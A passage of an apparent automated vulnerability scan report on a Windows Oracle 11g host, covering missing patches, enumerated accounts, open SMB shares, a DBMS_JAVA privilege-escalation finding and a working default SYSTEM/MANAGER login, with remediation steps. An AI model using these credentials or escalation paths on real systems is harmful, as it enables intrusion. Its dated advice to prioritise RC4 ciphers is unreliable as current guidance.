9668086 - SLOW EXECUTION PATH WITH _FIX_CONTROL '5705630 ON'
9703463 - APPS_BM_WKLDSTS APPS ENCOUNTERED ORA-03137 WHILE BENCHMARK REPLAY
9736701 - 11.2.0.1 DBUA DROP TRIGGER LBAC$LOGON CAUSE ISSUES ON LABEL SECURITY
9795214 - DATABASE INSTANCE CRASHED DUE ORA-00600 [17074], ORA-822MMAN
9823660 - ORA-603 ORA-604 ORA-1001 ORA-28003 WHEN PASSWORD_VERIFY_FUNCTION RETURNS FALSE
9826065 - ORA-600 [QCTCTE1] FROM A QUERY
9866728 - ORAOLEDB RETURNING NULL BLOB DATA FOR EVERY OTHER ROW
9916260 - WRONG RESULTS LED BY NOT IS NOT NULL FILTER AND INLINE VIEW
9972680 - OCISERVERATTACH CALLS GENERATE .TRC WITH PROTO/DTY NEGOTIATION 3113 IN 11.2.0.1
9818631 - USING OO4O,DOUBLE QUOTES ARE ADDED TO RAWTOHEX FUNC IN INTERNALLY GENERATED SQL
10225758 - Null USING JAVA GRAPHICS FAILS WITH ORA-7445 [JONI_MONITOR_ENTER]

IMPACT:
The consequences of not applying this patch could impact the availability of the database.

SOLUTION:
Links for downloading the patch are listed below.

11.2.0.1 Patch 8

32-Bit (Patch 10245350)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10245350

64-Bit (Patch 10245351)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10245351

RESULT:

```
OS  |
 ----------------------------  |
         IBMPC/WIN_NT-8.1.0  |
```

```
                    BANNER  |
 ----------------------------  |
Oracle Database 11g Release 11.2.0.1.0 - Production  |
PL/SQL Release 11.2.0.1.0 - Production  |
   CORE 11.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production  |
NLSRTL Version 11.2.0.1.0 - Production  |
```

3 Oracle Database User List port 1521/tcp

QID:	19085	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				

Bugtraq ID: -
Last Update: 05/05/2009

THREAT:
The list of Oracle database users was obtained. The list was obtained because the Oracle database has at least one default system user with no password or a weak password.

IMPACT:
Obtaining a list of Oracle database users can help an attacker to bruteforce database user passwords.

SOLUTION:
Administrators should disable the default account or supply a strong password.

RESULT:

Login	Pass	Status
MGMT VIEW		OPEN
SYS		OPEN
SYSTEM		OPEN
DBSNMP		OPEN
SYSMAN		OPEN
OUTLN		EXPIRED
FLOWS FILES		EXPIRED
MDSYS		EXPIRED
ORDSYS		EXPIRED
EXFSYS		EXPIRED
WMSYS		EXPIRED
APPQOSSYS		EXPIRED
APEX 030200		EXPIRED
OWBSYS AUDIT		EXPIRED
ORDDATA		EXPIRED
CTXSYS		EXPIRED
ANONYMOUS		EXPIRED
XDB		EXPIRED
ORDPLUGINS		EXPIRED
OWBSYS		EXPIRED

3 Oracle default_tablespace Set To SYSTEM for User Accounts port 1043/tcp

QID: 19199
Category: Database
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/20/2009

CVSS Base: 5
CVSS Temporal: 3.6

PCI Severity: MED
PCI Status: FAIL

THREAT:
System tablespace contains the data dictionary information that needs to maintain the Oracle database. Any user should not have SYSTEM tablespace as his/her default tablespace.

Note: To successfully run this QID, you need to provide authentication credentials for SYSDBA.

IMPACT:

Sensitive information can be accessed by users that have default tablespace set to SYSTEM.

SOLUTION:
Workaround:

Change the value of default_tablespace by following the steps below.

(a) Invoke SQL*Plus
(b) Run the query:
-"alter user "USER_NAME" default tablespace;"

RESULT:

```
USERNAME  |          DEFAULT_TABLESPACE  |
 ---------------------------- | ---------------------------- |
                MGMT_VIEW  |                    SYSTEM  |
                  OUTLN  |                  SYSTEM  |
```

3 Oracle Database User List port 1043/tcp

QID:	19085	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/05/2009				

THREAT:
The list of Oracle database users was obtained. The list was obtained because the Oracle database has at least one default system user with no password or a weak password.

IMPACT:
Obtaining a list of Oracle database users can help an attacker to bruteforce database user passwords.

SOLUTION:
Administrators should disable the default account or supply a strong password.

RESULT:

Login	Pass	Status
MGMT VIEW		OPEN
SYS		OPEN
SYSTEM		OPEN
DBSNMP		OPEN
SYSMAN		OPEN
OUTLN		EXPIRED
FLOWS FILES		EXPIRED
MDSYS		EXPIRED
ORDSYS		EXPIRED
EXFSYS		EXPIRED
WMSYS		EXPIRED
APPQOSSYS		EXPIRED
APEX 030200		EXPIRED
OWBSYS AUDIT		EXPIRED
ORDDATA		EXPIRED
CTXSYS		EXPIRED
ANONYMOUS		EXPIRED
XDB		EXPIRED

ORDPLUGINS	EXPIRED
OWBSYS	EXPIRED

3 Oracle default_tablespace Set To SYSTEM for User Accounts port 1521/tcp

QID:	19199	CVSS Base:	5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/20/2009				

THREAT:
System tablespace contains the data dictionary information that needs to maintain the Oracle database. Any user should not have SYSTEM tablespace as his/her default tablespace.

Note: To successfully run this QID, you need to provide authentication credentials for SYSDBA.

IMPACT:
Sensitive information can be accessed by users that have default tablespace set to SYSTEM.

SOLUTION:
Workaround:

Change the value of default_tablespace by following the steps below.

(a) Invoke SQL*Plus
(b) Run the query:
-"alter user "USER_NAME" default tablespace;"

RESULT:

USERNAME	DEFAULT_TABLESPACE
MGMT_VIEW	SYSTEM
OUTLN	SYSTEM

3 NetBIOS Shared Folder List Available

QID:	70001	CVSS Base:	4.3	PCI Severity:	MED
Category:	SMB / NETBIOS	CVSS Temporal:	3.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/14/2011				

THREAT:
Unauthorized remote users can list all file systems on this host that are accessible from a remote system.

IMPACT:
If successfully exploited, unauthorized users can use this information to brute force attack the shared resources and initiate file transfers with this server.

SOLUTION:
Use the Microsoft Computer Management MMC snap-in to connect and review the shares. By default C$, Admin$, and IPC$ are shared on all Windows machines.

Review the machine to ensure that users have not added any additional unauthorized shares, and that all exposed shares are valid .

If no shares are needed, you can filter all Microsoft networking and Samba server ports (TCP ports 135, 137, 138, 139, 445 and UDP ports 135, 137, 138) at your firewall and disable null sessions to NetBIOS.

A suggested workaround.
Before editing any configuration file in a production environment, the changes should be well tested in a rehearsal environment.
Adding 'restrict anonymous = 2' in smb.conf can help resolve the issue.

A workaround method for non-domain machines is to modify the local policy.
1. Navigate to Administrative tools.
2. Open "Local Security Policy Settings"
3. Click the plus sign of the folder named "Local Policies"
4. Select "Security Options" within the "Local Policies" folder
6. Browse to the policy "Network access: Do not allow anonymous enumeration of SAM accounts and shares"
7. Enabled the policy. For Servers this is disabled by default.
8. Reboot the computer for the changes to take effect.

RESULT:

Device Name	Comment	Type
C$	Default share	-2147483648
IPC$	Remote IPC	-2147483645
ADMIN$	Remote Admin	-2147483648

3 SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Vulnerability port 1158/tcp over SSL

QID:	42366	CVSS Base:	4.3	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.5		
CVE ID:	CVE-2011-3389				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	12/30/2011				

THREAT:
SSLv 3.0 and TLS v1.0 protocols are used to provide integrity, authenticity and privacy to other protocols such as HTTP and LDAP. They provide these services by using encryption for privacy, x509 certificates for authenticity and one-way hash functions for integrity. To encrypt data SSL and TLS can use block ciphers, which are encryption algorithms that can encrypt only a fixed block of original data to an encrypted block of the same size. Note that these cihpers will always obtain the same resulting block for the same original blockof data. To achieve difference in the output the output of encryption is XORed with yet another block of the same size referred to as initialization vectors (IV). A special mode of operation for block ciphers known as CBC (cipher block chaining) uses one IV for the initial block and the result of the previous block for each subsequent block to obtain difference in the output of block cipher encryption.

In SSLv3.0 and TLSv1.0 implementation the choice CBC mode usage was poor because the entire traffic shares one CBC session with single set of initial IVs. The rest of the IV are as mentioned above results of the encryption of the previous blocks. The subsequent IV are available to the eavesdroppers. This allows an attacker with the capability to inject arbitrary traffic into the plain-text stream (to be encrypted by the client) to verify their guess of the plain-text preceding the injected block. If the attackers guess is correct then the output of the encryption will be the same for two blocks.

For low entropy data it is possible to guess the plain-text block with relatively few number of attempts. For example for data that has 1000 possibilities the number of attempts can be 500.

For more information please see a paper by Gregory V. Bard.

IMPACT:
Recently attacks against the web authentication cookies have been described which used this vulnerability. If the authentication cookie is guessed by the attacker then the attacker can impersonate the legitimate user on the Web site which accepts the authentication cookie.

SOLUTION:
This attack was identified in 2004 and later revisions of TLS protocol which contain a fix for this. If possible, upgrade to TLSv1.1 or TLSv1.2. If upgrading to TLSv1.1 or TLSv1.2 is not possible, then disabling CBC mode ciphers will remove the vulnerability.

Setting your SSL server to prioritize RC4 ciphers mitigates this vulnerability. Microsoft has posted information including workarounds for IIS at KB2588513.

Using the following SSL configuration in Apache mitigates this vulnerability:

SSLHonorCipherOrder On
SSLCipherSuite RC4-SHA:HIGH:!ADH

RESULT:

Available non CBC cipher	Server's choice	SSL version
RC4-SHA	EDH-RSA-DES-CBC3-SHA	SSLv3
RC4-SHA	EDH-RSA-DES-CBC3-SHA	TLSv1

3 Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #6) port 1521/tcp

QID:	19592	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Database	CVSS Temporal:	1.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	Oracle Metalink, Doc ID 1159443.1				
Bugtraq ID:	-				
Last Update:	10/26/2010				

THREAT:
This patch applies to Oracle Version 11.2.0.1 installed on a Microsoft Windows operating system.

Patch #6 addresses the following issues:

Bug 8780369 - ORA-00600 INTERNAL ERROR CODE, ARGUMENTS [15851], [3], [2]
Bug 8866808 - TT11.2.0.2PINSGA INVALID MEMORY REFERENCE IN SGA AT KGLDMP0()-3229
Bug 8883722 - DBUA ALWAYS REPORTS SYS STATS AS STALE
Bug 9004242 - CORE DUMP IN VPD WHEN PREDICATE CONTAINS CERTAIN SUB-QUERIES
Bug 9021724 - INCONSISTENT RESULTS WITH HEAVY LOAD.
Bug 9028780 - DBMS_STATS.GATHER_TABLE_STATS FAILS WITH ORA-01007
Bug 9049725 - QUERY RETURNS INCORRECT RESULT
Bug 9058865 - ORA-600 [17059]
Bug 9212844 - ODP.NET 2.111.7.20 THROWS DIVIDEBYZEROEXCEPTION WAS UNHANDLED
Bug 9243912 - TB_X64 ORA-03137 TTC PROTOCOL INTERNAL ERROR [12333]
Bug 9306119 - EXPORT FAILS WITH ORA-1455 WHEN EXPORTING SNAPSHOT LOGS
Bug 9350527 - 10205 ORA-07445 EXCEPTION ENCOUNTERED CORE DUMP [SKGFOSPO()+557] [SIGSEGV]
Bug 9387574 - DBMS_STATS FAILING WITH ORA-06532 WHEN USING BLOCK SAMPLING.
Bug 9399991 - ORA-600 [KKPAMRGET] / ORA-600 [KCBGCUR_1] LEAD TO RAC NODE CRASH
Bug 9413827 - 11201 TO 11202 ASM ROLLING UPGRADE - OLD CRS STACK FAILS TO STOP
Bug 9488247 - ORA-29877 DRG-10602 FAILED TO QUEUE DML CHANGE WHILE UPDATING TEXT INDEXED TABLE
Bug 9498108 - ORA-07445 EXCEPTION ENCOUNTERED CORE DUMP [QSMQRFST()+1059]
Bug 9500147 - QUERY FAILS WITH ORA-600 [KKQCLSCHANGECOLFROCB2 MIS-MATCH!]
Bug 9532911 - LOB SHOWING INCORRECT DATA ON DATA GUARD STANDBY SITE
Bug 9544104 - WRONG OUTPUT WHEN ADDING A * TO AN XML COMMENT
Bug 9548269 - TRUNCATE INTERIM TABLE IN ABORT_REDEF_TABLE
Bug 9578533 - ACCESS VIOLATION IN SQLFETCHSCROLL USING 11.2.0.1 ODBC
Bug 9593656 - 11.1.0.7.0 EXPORT TO 11.2.0.1.0 IMPORT HAS NEW XMLSCHEMA FAILURE
Bug 9594372 - TB X ORA-07445 [KOKSCOLD()+786] IN SQL ANALYZE
Bug 9706490 - LNX64-11202-UD 11201 - 11202, DG OFFLINE AFTER RESTART CRS STACK DURING UPGRADE
Bug 9721013 - OPERATION IS NOT VALID DUE TO THE CURRENT STATE OF THE OBJECT
Bug 9734300 - DUMP UNDER KXTIVWT- KKTGET2 COMPILING PLSQL WITH DML AND INSTEAD OF TRIGGERS
Bug 9746699 - ORA-7445 [LDXSNFCOM+0224] EVEN AFTER APPLYING PATCH FOR BUG 6641866
Bug 9764806 - BUFFER OVERRUN IN SQLSETPOS ON UPDATE
Bug 9770451 - APPLICATION CRASHES WITH ORA-00600 [20022]
Bug 9778018 - UNABLE TO COPY DATAFILES FROM FILESYSTEM TO AN ASM DIRECTORIES ON WINDOWS
Bug 9799342 - ORA-7445 [JONI_MONITOR_ENTER] AND ORA-29532 FOR JAVA GRAPHICS
Bug 9828495 - DBMS_METADATA DOES NOT SHOW CORRECT FREELISTS/FREELIST GROUPS FOR DEFERRED SEGS
Bug 9881328 - ADDITION OF AN INDEX COMBINED WITH ANALYTIC FUNCTION RETURNS INCORRECT RESULTS
Bug 9932143 - [CTS] 3 FAILURES IN JMS/AQ RUN DIDN'T GET EXPECTED MSG BACK AND REDELIVERED FLAG

Bug 10080735 - ORACLE OLEDB PROVIDER RETURNS INCORRECT DEFINED SIZE FOR NCHAR COLUMN IN 11.2

IMPACT:
The consequences of not applying this patch could impact the availability of the database.

SOLUTION:
Links for downloading the patch are listed below.

11.2.0.1 Patch 6

32-Bit (Patch 10100100)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10100100

64-Bit (Patch 10100101)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10100101

RESULT:

```
OS  |
 ----------------------------- |
         IBMPC/WIN_NT-8.1.0  |



                    BANNER  |
 ----------------------------- |
Oracle Database 11g Release 11.2.0.1.0 - Production  |
PL/SQL Release 11.2.0.1.0 - Production  |
    CORE 11.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production  |
NLSRTL Version 11.2.0.1.0 - Production  |
```

3 Oracle 11.2.0.1 on Microsoft Windows - General Update Multiple Issues (Patch #6) port 1043/tcp

QID:	19592	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Database	CVSS Temporal:	1.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	Oracle Metalink, Doc ID 1159443.1				
Bugtraq ID:	-				
Last Update:	10/26/2010				

THREAT:
This patch applies to Oracle Version 11.2.0.1 installed on a Microsoft Windows operating system.

Patch #6 addresses the following issues:

Bug 8780369 - ORA-00600 INTERNAL ERROR CODE, ARGUMENTS [15851], [3], [2]
Bug 8866808 - TT11.2.0.2PINSGA INVALID MEMORY REFERENCE IN SGA AT KGLDMP0()-3229
Bug 8883722 - DBUA ALWAYS REPORTS SYS STATS AS STALE
Bug 9004242 - CORE DUMP IN VPD WHEN PREDICATE CONTAINS CERTAIN SUB-QUERIES
Bug 9021724 - INCONSISTENT RESULTS WITH HEAVY LOAD.
Bug 9028780 - DBMS_STATS.GATHER_TABLE_STATS FAILS WITH ORA-01007
Bug 9049725 - QUERY RETURNS INCORRECT RESULT
Bug 9058865 - ORA-600 [17059]
Bug 9212844 - ODP.NET 2.111.7.20 THROWS DIVIDEBYZEROEXCEPTION WAS UNHANDLED
Bug 9243912 - TB_X64 ORA-03137 TTC PROTOCOL INTERNAL ERROR [12333]
Bug 9306119 - EXPORT FAILS WITH ORA-1455 WHEN EXPORTING SNAPSHOT LOGS
Bug 9350527 - 10205 ORA-07445 EXCEPTION ENCOUNTERED CORE DUMP [SKGFOSPO()+557] [SIGSEGV]
Bug 9387574 - DBMS_STATS FAILING WITH ORA-06532 WHEN USING BLOCK SAMPLING.
Bug 9399991 - ORA-600 [KKPAMRGET] / ORA-600 [KCBGCUR_1] LEAD TO RAC NODE CRASH
Bug 9413827 - 11201 TO 11202 ASM ROLLING UPGRADE - OLD CRS STACK FAILS TO STOP

Bug 9488247 - ORA-29877 DRG-10602 FAILED TO QUEUE DML CHANGE WHILE UPDATING TEXT INDEXED TABLE
Bug 9498108 - ORA-07445 EXCEPTION ENCOUNTERED CORE DUMP [QSMQRFST()+1059]
Bug 9500147 - QUERY FAILS WITH ORA-600 [KKQCLSCHANGECOLFROCB2 MIS-MATCH!]
Bug 9532911 - LOB SHOWING INCORRECT DATA ON DATA GUARD STANDBY SITE
Bug 9544104 - WRONG OUTPUT WHEN ADDING A * TO AN XML COMMENT
Bug 9548269 - TRUNCATE INTERIM TABLE IN ABORT_REDEF_TABLE
Bug 9578533 - ACCESS VIOLATION IN SQLFETCHSCROLL USING 11.2.0.1 ODBC
Bug 9593656 - 11.1.0.7.0 EXPORT TO 11.2.0.1.0 IMPORT HAS NEW XMLSCHEMA FAILURE
Bug 9594372 - TB X ORA-07445 [KOKSCOLD()+786] IN SQL ANALYZE
Bug 9706490 - LNX64-11202-UD 11201 - 11202, DG OFFLINE AFTER RESTART CRS STACK DURING UPGRADE
Bug 9721013 - OPERATION IS NOT VALID DUE TO THE CURRENT STATE OF THE OBJECT
Bug 9734300 - DUMP UNDER KXTIVWT- KKTGET2 COMPILING PLSQL WITH DML AND INSTEAD OF TRIGGERS
Bug 9746699 - ORA-7445 [LDXSNFCOM+0224] EVEN AFTER APPLYING PATCH FOR BUG 6641866
Bug 9764806 - BUFFER OVERRUN IN SQLSETPOS ON UPDATE
Bug 9770451 - APPLICATION CRASHES WITH ORA-00600 [20022]
Bug 9778018 - UNABLE TO COPY DATAFILES FROM FILESYSTEM TO AN ASM DIRECTORIES ON WINDOWS
Bug 9799342 - ORA-7445 [JONI_MONITOR_ENTER] AND ORA-29532 FOR JAVA GRAPHICS
Bug 9828495 - DBMS_METADATA DOES NOT SHOW CORRECT FREELISTS/FREELIST GROUPS FOR DEFERRED SEGS
Bug 9881328 - ADDITION OF AN INDEX COMBINED WITH ANALYTIC FUNCTION RETURNS INCORRECT RESULTS
Bug 9932143 - [CTS] 3 FAILURES IN JMS/AQ RUN DIDN'T GET EXPECTED MSG BACK AND REDELIVERED FLAG
Bug 10080735 - ORACLE OLEDB PROVIDER RETURNS INCORRECT DEFINED SIZE FOR NCHAR COLUMN IN 11.2

IMPACT:
The consequences of not applying this patch could impact the availability of the database.

SOLUTION:
Links for downloading the patch are listed below.

11.2.0.1 Patch 6

32-Bit (Patch 10100100)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10100100

64-Bit (Patch 10100101)https://updates.oracle.com/ARULink/PatchDetails/process_form?patch_num=10100101

RESULT:

```
OS  |
 ----------------------------  |
         IBMPC/WIN_NT-8.1.0  |



                    BANNER  |
 ----------------------------  |
Oracle Database 11g Release 11.2.0.1.0 - Production  |
PL/SQL Release 11.2.0.1.0 - Production  |
   CORE 11.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production  |
NLSRTL Version 11.2.0.1.0 - Production  |
```

3 Oracle sql92_security Parameter is Disabled port 1521/tcp

QID:	19132	CVSS Base:	0	PCI Severity:	LOW
Category:	Database	CVSS Temporal:	-	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/13/2009				

THREAT:

The parameter "sql92_security" is not enabled. This parameter enforces the requirement that a user must have SELECT privilege on a table in order to be able to execute UPDATE and DELETE statements using WHERE clauses on a given table.

IMPACT:
If this option is not enabled, the UPDATE privilege can be used to determine values that should require SELECT privileges.

SOLUTION:
Add the line "sql92_security=TRUE" to init.ora file.

RESULT:

```
VALUE |
------------------------------ |
                         FALSE |
```

3 Oracle sql92_security Parameter is Disabled port 1043/tcp

QID:	19132	CVSS Base:	0	PCI Severity:	LOW
Category:	Database	CVSS Temporal:	-	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/13/2009				

THREAT:
The parameter "sql92_security" is not enabled. This parameter enforces the requirement that a user must have SELECT privilege on a table in order to be able to execute UPDATE and DELETE statements using WHERE clauses on a given table.

IMPACT:
If this option is not enabled, the UPDATE privilege can be used to determine values that should require SELECT privileges.

SOLUTION:
Add the line "sql92_security=TRUE" to init.ora file.

RESULT:

```
VALUE |
------------------------------ |
                         FALSE |
```

4 Oracle Multiple Remote Privilege Escalation Vulnerabilities - Zero Day port 1521/tcp

QID:	19538	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Database	CVSS Temporal:	6.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	38115				
Last Update:	03/05/2010				

THREAT:
The Oracle Database is a relational database management system produced and marketed by Oracle Corporation.

Oralce Database is prone to privilege Escalation vulnerability because it fails to properly restrict access to certain packages.

This attack requires EXECUTE privileges on the following packages:
- SYS.DBMS_JAVA
- SYS.DBMS_JAVA_TEST

- SYS.DBMS_JVM_EXP_PERMS

Affected Versions:
Oracle 10gR1, 10gR2, 11gR1 and 11gR2.

IMPACT:
Successful exploitation allows an attacker to escalate their privileges to DBA or execute arbitrary operating system commands with SYSTEM privileges and complete compromise of an affected computer.

SOLUTION:
Patch:
There are no vendor supplied patches available at this time.

Workaround:
Oracle offers access control features that can be configured to eliminate or reduce the risk posed by this issue.
Revoking EXECUTE privileges on the vulnerable packages is the most effective means to protect your systems.
Revoke any privileges on these packages that are not strictly required to perform job functions.

The following scripts can be used to REVOKE privileges on the vulnerable packages from PUBLIC. However, before executing these scripts on a production system be sure to test the changes to ensure they do not cause functional issues with applications using the database.

REVOKE EXECUTE on SYS.DBMS_JAVA from PUBLIC;
REVOKE EXECUTE on SYS.DBMS_JAVA_TEST from PUBLIC;
REVOKE EXECUTE on SYS.DBMS_JVM_EXP_PERMS from PUBLIC;

RESULT:

```
BANNER  |
 ---------------------------- |
Oracle Database 11g Release 11.2.0.1.0 - Production  |
PL/SQL Release 11.2.0.1.0 - Production  |
   CORE 11.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production  |
NLSRTL Version 11.2.0.1.0 - Production  |
```

```
                GRANTEE  |              TABLE_NAME  |               PRIVILEGE  |
 ---------------------------- | ---------------------------- | ---------------------------- |
                 PUBLIC  |          DBMS_JAVA_TEST  |                 EXECUTE  |
                 PUBLIC  |             DBMS_JAVA  |               EXECUTE  |
```

4 Oracle Multiple Remote Privilege Escalation Vulnerabilities - Zero Day port 1043/tcp

QID:	19538	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Database	CVSS Temporal:	6.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	38115				
Last Update:	03/05/2010				

THREAT:
The Oracle Database is a relational database management system produced and marketed by Oracle Corporation.

Oralce Database is prone to privilege Escalation vulnerability because it fails to properly restrict access to certain packages.

This attack requires EXECUTE privileges on the following packages:
- SYS.DBMS_JAVA
- SYS.DBMS_JAVA_TEST
- SYS.DBMS_JVM_EXP_PERMS

Affected Versions:
Oracle 10gR1, 10gR2, 11gR1 and 11gR2.

IMPACT:
Successful exploitation allows an attacker to escalate their privileges to DBA or execute arbitrary operating system commands with SYSTEM privileges and complete compromise of an affected computer.

SOLUTION:
Patch:
There are no vendor supplied patches available at this time.

Workaround:
Oracle offers access control features that can be configured to eliminate or reduce the risk posed by this issue.
Revoking EXECUTE privileges on the vulnerable packages is the most effective means to protect your systems.
Revoke any privileges on these packages that are not strictly required to perform job functions.

The following scripts can be used to REVOKE privileges on the vulnerable packages from PUBLIC. However, before executing these scripts on a production system be sure to test the changes to ensure they do not cause functional issues with applications using the database.

REVOKE EXECUTE on SYS.DBMS_JAVA from PUBLIC;
REVOKE EXECUTE on SYS.DBMS_JAVA_TEST from PUBLIC;
REVOKE EXECUTE on SYS.DBMS_JVM_EXP_PERMS from PUBLIC;

RESULT:

```
BANNER  |
 ----------------------------  |
Oracle Database 11g Release 11.2.0.1.0 - Production  |
PL/SQL Release 11.2.0.1.0 - Production  |
   CORE 11.2.0.1.0 Production  |
TNS for 32-bit Windows: Version 11.2.0.1.0 - Production  |
NLSRTL Version 11.2.0.1.0 - Production  |
```

```
                GRANTEE  |              TABLE_NAME  |              PRIVILEGE  |
 ----------------------------  | ----------------------------  | ----------------------------  |
                 PUBLIC  |               DBMS_JAVA  |               EXECUTE  |
                 PUBLIC  |          DBMS_JAVA_TEST  |               EXECUTE  |
```

5 Default Oracle Login(s) Found port 1521/tcp

QID:	19003	CVSS Base:	6.5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/01/2009				

THREAT:
At least one valid default Oracle login has been found on your database through Oracle Listener port (default port number is 1521).

IMPACT:
Unauthorized users can connect to your database and modify it. Under certain circumstances, it's even possible to execute remote commands using specific accounts, such as 'system'.

SOLUTION:
Remove any accounts on your Oracle database that are not required, and make sure that Oracle Listener Port (default 1521) is only reachable by

authorized hosts. You can achieve this by setting firewall rules on your border router to restrict access to this port.

You should also download and apply the latest patches from Oracle TechNet's Web site.

RESULT:

Login	Pass	SID
SYSTEM	MANAGER	ORCL

5 Default Oracle Login(s) Found port 1043/tcp

QID:	19003	CVSS Base:	6.5	PCI Severity:	MED
Category:	Database	CVSS Temporal:	5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/01/2009				

THREAT:
At least one valid default Oracle login has been found on your database through Oracle Listener port (default port number is 1521).

IMPACT:
Unauthorized users can connect to your database and modify it. Under certain circumstances, it's even possible to execute remote commands using specific accounts, such as 'system'.

SOLUTION:
Remove any accounts on your Oracle database that are not required, and make sure that Oracle Listener Port (default 1521) is only reachable by authorized hosts. You can achieve this by setting firewall rules on your border router to restrict access to this port.

You should also download and apply the latest patches from Oracle TechNet's Web site.

RESULT:

Login	Pass	SID
SYSTEM	MANAGER	ORCL

5 Microsoft SMB Remote Code Execution Vulnerability (MS09-001)

QID:	90477	CVSS Base:	10	PCI Severity:	HIGH
Category:	Windows	CVSS Temporal:	7.8	PCI Status:	FAIL
CVE ID:	CVE-2008-4834, CVE-2008-4835, CVE-2008-4114				
Vendor Reference:	MS09-001				
Bugtraq ID:	-				
Last Update:	03/26/2009				

THREAT:
The Server Message Block (SMB) Protocol is a network file sharing protocol used to provide shared access to files, printers, serial ports, and miscellaneous communications between nodes on a network. It is a client-server implementation and consists of a set of data packets, each containing a request sent by the client or a response sent by the server.

The following remote code execution and denial of service vulnerabilities have been identified in Microsoft SMB protocol which occur when processing specially crafted SMB packets.

1) A vulnerability exists in the way SMB allocates space for a transaction structure and later tries to clear more memory than it should when a TRANS request is processed, allowing an attacker to take control of the system. (CVE-2008-4834)

2) A flaw exists in the way SMB allocates and clears a data structure relating to the OPEN2 command. SMB protocol software insufficiently validates the buffer size before writing to it, allowing attackers to take complete control of the system and allowing remote execution of code. (CVE-2008-4835)

3) A denial of service vulnerability exists due to the way "srv.sys" handles malformed SMB WRITE_ANDX packets sent to an interface that uses a Named Pipe as endpoint. This flaw allows remote attackers to send a specially-crafted network message to a computer running the Server service causing it to stop responding. (CVE-2008-4114)

Attempts to exploit any of the above listed vulnerabilities does not require authentication.

Microsoft has rated the issues as critical for Windows 2000, Windows XP, and Windows Server 2003, and moderate for Windows Vista, and Windows Server 2008.
Windows XP Embedded Systems:- For additional information regarding security updates for embedded systems, refer to the following MSDN blog (s):
February Security Updates are Now Available (KB958687)January 2009 Security Updates for Runtimes Are Available (KB958687)

IMPACT:
An attacker who successfully exploits this vulnerability could install programs; view, change, or delete data; or create new accounts with full user rights. Successful exploitation also results in denial of service which causes the affected system to crash and stop responding.

SOLUTION:
Workaround:
TCP ports 139 and 445 should be blocked at the firewall to protect systems behind the firewall from attempts to exploit this vulnerability.
Impact of workaround: Blocking the ports can cause several windows services or applications using those ports to stop functioning.

Patch:
Following are links for downloading patches to fix the vulnerabilities:

Windows 2000 SP4:
http://www.microsoft.com/downloads/details.aspx?familyid=E0678D14-C1B5-457A-8222-8E7682760ED4&displaylang=en

Windows XP SP2 and SP3:
http://www.microsoft.com/downloads/details.aspx?familyid=EEAFCDC5-DF39-4B29-B6F1-7D32B64761E1&displaylang=en

Windows XP Professional x64 Edition and XP Professional x64 Edition SP2:
http://www.microsoft.com/downloads/details.aspx?familyid=26898401-F669-4542-AD93-199ED1FE9A2A&displaylang=en

Windows 2003 Server SP1 and SP2:
http://www.microsoft.com/downloads/details.aspx?familyid=588CA8E8-38A9-47ED-9C41-09AAF1022E49&displaylang=en

Windows 2003 Server x64 Edition and 2003 Server x64 Edition SP2:
http://www.microsoft.com/downloads/details.aspx?familyid=EE59441C-1E8F-4425-AE8D-DEC14E7F13FB&displaylang=en

Windows 2003 Server with SP1 and SP2 for Itanium based systems:
http://www.microsoft.com/downloads/details.aspx?familyid=CAEC9321-FA5B-42F0-9F26-61F673FE6EEF&displaylang=en

Windows Vista and Vista SP1:
http://www.microsoft.com/downloads/details.aspx?familyid=9179C463-C10A-452A-990F-B7E37CDD889B&displaylang=en

Windows Vista x64 Edition and Vista x64 Edition SP1:
http://www.microsoft.com/downloads/details.aspx?familyid=6B26952E-B59D-4B0F-A52D-025E45ECD233&displaylang=en

Windows 2008 Server for 32-bit systems:
http://www.microsoft.com/downloads/details.aspx?familyid=7245B411-7C9E-41E5-9841-4C586336086C&displaylang=en

Windows 2008 Server for x64-based systems:
http://www.microsoft.com/downloads/details.aspx?familyid=A241EAAD-95A0-442B-978F-F21A6F0C7DB4&displaylang=en

Windows 2008 Server for Itanium-based systems:
